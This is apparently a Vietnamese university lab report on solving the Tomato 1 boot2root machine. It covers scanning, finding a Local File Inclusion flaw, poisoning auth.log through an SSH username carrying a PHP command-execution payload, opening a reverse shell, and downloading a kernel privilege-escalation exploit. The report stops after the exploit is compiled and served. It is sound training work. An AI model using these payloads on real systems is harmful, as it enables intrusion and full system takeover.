

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH
TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG

BÀI THỰC HÀNH SỐ 03
TOMATO 1 Vulhub Walkthrough

Sinh viên thực hiện: **Nguyễn Hoàng Nam**
Mã SV: **AT170236**

Contents

1. Mô tả	3
2. Chuẩn bị.....	3
3. Mô hình cài đặt	3
4. Kịch bản thực hiện.....	4
4.1 . <i>Network scanning</i>	4
4.2 . <i>Enumeration</i>	5
4.3 . <i>Khai thác Local File Inclusion (LFI)</i>.....	8
4.4 .<i>Privilege Escalation</i>	12

TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM

1. Mô tả

Trong bài này ta sẽ giải một thử thách boot2root có tên là "Tomato: 1". Tomato là machine về leo quyền trên Linux được thiết kế bởi SunCSR team, nhiệm vụ của ta là lấy được quyền root trên máy này.

2. Chuẩn bị

- Một máy ảo Parrot có cài đặt Burpsuite
- Một máy Tomato

3. Mô hình cài đặt



4. Kịch bản thực hiện.

4.1. Network scanning

Sử dụng `sudo arp-scan -l` để xem các mạng đang hoạt động.

```
[root@parrot]~[/home/hnam]
#sudo arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:73:8f:42, IPv4: 192.168.128.164
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.128.2 00:50:56:f9:b2:56 VMware, Inc.
192.168.128.168 00:0c:29:bb:21:23 VMware, Inc.
192.168.128.254 00:50:56:e7:e4:6c VMware, Inc.
```

Dùng nmap để xem cổng nào đang mở trên địa chỉ 192.168.128.168 và dịch vụ nào chạy trên cổng đó

```
nmap -sV -sS -p- 192.168.128.168
```

```
[root@parrot]~[/home/hnam]
#nmap -sV -sS -p- 192.168.128.168
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-06 16:42 +07
Nmap scan report for 192.168.128.168
Host is up (0.00077s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
2211/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
8888/tcp  open  http     nginx 1.10.3 (Ubuntu)
MAC Address: 00:0C:29:BB:21:23 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.06 seconds
```

4.2. Enumeration

Thông qua nmap chúng ta biết rằng cổng 21, 80, 2211, 8888 đang được mở với các dịch vụ FTP, HTTP, SSH và HTTP tương ứng.

Kiểm tra thư mục trên các cổng này, bắt đầu với port 80, sử dụng dirb để liệt kê thư mục:

```
dirb http://192.168.128.168 -f
```

```
[root@parrot]-[/home/hnam]
#dirb http://192.168.128.168 -f

-----
DIRB v2.22
By The Dark Raven
-----

START_TIME: Wed Dec 6 16:51:40 2023
URL_BASE: http://192.168.128.168/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Fine tuning of NOT_FOUND detection

-----

GENERATED WORDS: 4612


Scanning URL: http://192.168.128.168/
==> DIRECTORY: http://192.168.128.168/antibot_image/
+ http://192.168.128.168/index.html (CODE:200|SIZE:49)
+ http://192.168.128.168/server-status (CODE:403|SIZE:280)


---- Entering directory: http://192.168.128.168/antibot_image/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----


END_TIME: Wed Dec 6 16:51:43 2023
DOWNLOADED: 4612 - FOUND: 2
```

Tìm thấy thư mục có tên antibot_image, truy cập vào thư mục bằng đường link dirb trả về:





Thử kiểm tra file info.php:



PHP Version 7.0.33-0ubuntu0.16.04.15	
System	Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mcrypt.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012.NTS
PHP Extension Build	API20151012.NTS

Trang này cho ta biết thông tin hệ thống, phiên bản, v.v. của máy Tomato.

Thử view-source page:


```
Document x http://192.168.128.168/antib x +
view-source:http://192.168.128.168/antibot_image/antibots/info.php
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Document</title>
7 </head>
8 <body>
9   <!-- <?php include $_GET['image']; -->
10
11 </body>
12 </html>
13
```

`<?php include $_GET['image']; ?>` gợi ý cho chúng ta về lỗ hổng Local File Inclusion (LFI). Lỗi này sẽ cho phép chúng ta tải tệp lên thông qua URL.

Kiểm thử xem có lỗ hổng này hay không bằng cách thêm `?image=/etc/passwd` vào cuối đường link.

Document x http://192.168.128.168/antib x +
http://192.168.128.168/antibot_image/antibots/info.php?image=../../../../../../../../etc/passwd

Editor	Richter, Damien Seguy, Jakub Wraha, Adam Harvey
User Note Maintainers	Peter Cowburn
Other Contributors	Daniel P. Brown, Thiago Henrique Pojda
	Previously active authors, editors and other contributors are listed in the manual.

PHP Quality Assurance Team

Ilia Alshanetsky, Joerg Behrens, Antony Dougal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick Rethans, Melynn Sopacua, Jani Taskinen, Pierre-Alain Joye, Dmitry Stogov, Felipe Pena, David Soria Parra, Stanislav Malyshev, Julien Pauli, Stephen Zarkos, Anatol Belski, Remi Collet, Ferenc Kovacs

Websites and infrastructure team	
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker

PHP License

This program is free software: you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,/run/systemd:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,/run/systemd:/bin/false syslog:x:104:108:/home/syslog:/bin/false apt:x:105:65534:/nonexistent:/bin/false messagebus:x:106:110:/var/run/dbus:/bin/false uidd:x:107:111:/run/uidd:/bin/false tomato:x:1000:1000:Tomato,,/home/tomato:/bin/bash sshd:x:108:65534:/var/run/ssh:/usr/sbin/nologin ftp:x:109:117:ftp daemon,,/srv/ftp:/bin/false

Từ đây ta có thể khẳng định website tồn tại lỗ hổng Local File Inclusion (LFI).

4.3 . Khai thác Local File Inclusion (LFI)

Tận dụng việc có thể load file, ta lần lượt tìm đọc nội dung các file quan trọng và phát hiện auth.log có thể đọc được thông qua lỗ hổng này:

Payload: `http://192.168.128.168/antibot_image/antibots/info.php?image=/var/log/auth.log`



"auth.log" là file lưu trữ nhật ký truy cập hệ thống. Khi chúng ta đăng nhập thông qua giao diện chính hay qua SSH thì các thông tin đều được lưu trữ tại đây kể cả thành công hay thất bại . Ví dụ như khi chúng ta đăng nhập vào Server thông qua SSH với nội dung `ssh abcd@192.168.128.168` và nhập mật khẩu sai nhiều lần, thì nội dung auth.log sẽ ghi nhận :

```
user unknown Dec 6 08:59:17 ubuntu sshd[916]: pam_unix(sshd:auth):  
authentication failure; logname= uid=0 euid=0 tty=ssh ruser=  
rhost=192.168.128.168 Dec 6 08:59:20 ubuntu sshd[916]: Failed password  
for invalid user abcd from 192.168.128.168 port 54254 ssh2
```


Như vậy phương pháp của chúng ta đơn giản chỉ cần thay user abcd kia thành payload tùy ý, từ đó hoàn toàn có thể kiểm soát server.

Payload:

```
ssh '<?php system($_GET["cmd"]);?>'@192.168.128.168 -p 2211  
#  
http://192.168.128.168/antibot_image/antibots/info.php?image=/var/log/auth.log&cmd=id
```



```
[root@parrot]~# ssh -C?php system($_GET['cmd']);?>@192.168.128.168 -p 2211
Warning: Permanently added '192.168.128.168' (ECDSA) to the list of known hosts.
<?php system($_GET['cmd']);?>@192.168.128.168's password:
Permission denied, please try again.
<?php system($_GET['cmd']);?>@192.168.128.168's password:
```




Bây giờ ta login bằng SSH, thay đổi người dùng bằng mã PHP cho phép ta thực thi cmd:

```
ssh -C?php system($_GET['cmd']);?>@192.168.128.168 -p 2211
```

```
[x]-[root@parrot]~# ssh -C?php system($_GET['cmd']);?>@192.168.128.168 -p 2211
<?php system($_GET['cmd']);?>@192.168.128.168's password:
```


Kiểm tra xem cmd được thực thi chưa:



Khởi động netcat


```
[root@parrot]-[/home/hnam]
#nc -nlvp 1234
listening on [any] 1234 ...
```

Sử dụng Burpsuit để chèn reverse shell.




Truy cập pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet để xem và test các reverse shell.


Sử dụng decoder trong burpsuite để encode đoạn reverse shell thành url:



Qua tab repeater thay lệnh ls bằng reverse shell đã encode trước đó rồi nhấn Send:



Thành công kết nối đến 192.168.128.168 và mở shell:



4.4.Privilege Escalation

Kiểm tra phiên bản Kernel bằng cách sử dụng lệnh: `uname -a`

```
[root@parrot]-[/home/hnam]
#nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.128.164] from (UNKNOWN) [192.168.128.168] 36952
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64
x86_64 x86_64 GNU/Linux
$
```

Ta thấy phiên bản Kernel trên máy Tomato tồn tại lỗ hổng cho phép leo thang đặc quyền.

Thực hiện download mã khai thác và biên dịch với GCC trên Parrot:

```
wget https://www.exploit-db.com/raw/45010 -O exploit.c
gcc exploit.c -o exploit
chmod +x exploit
```

```
[hnam@parrot]-[~]
$ wget https://www.exploit-db.com/raw/45010 -O exploit.c
--2023-12-06 19:43:13-- https://www.exploit-db.com/raw/45010
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'exploit.c'
exploit.c 100% [<=>] 13,41K 60,2KB/s in 0,2s
2023-12-06 19:43:15 (60,2 KB/s) - 'exploit.c' saved [13728]

[hnam@parrot]-[~]
$ gcc exploit.c -o exploit
[hnam@parrot]-[~]
$ chmod +x exploit
[hnam@parrot]-[~]
$
```

Sử dụng SimpleHTTPServer để build một web-server đơn giản trên máy attacker

```
python3 -m http.server 8081
```

```
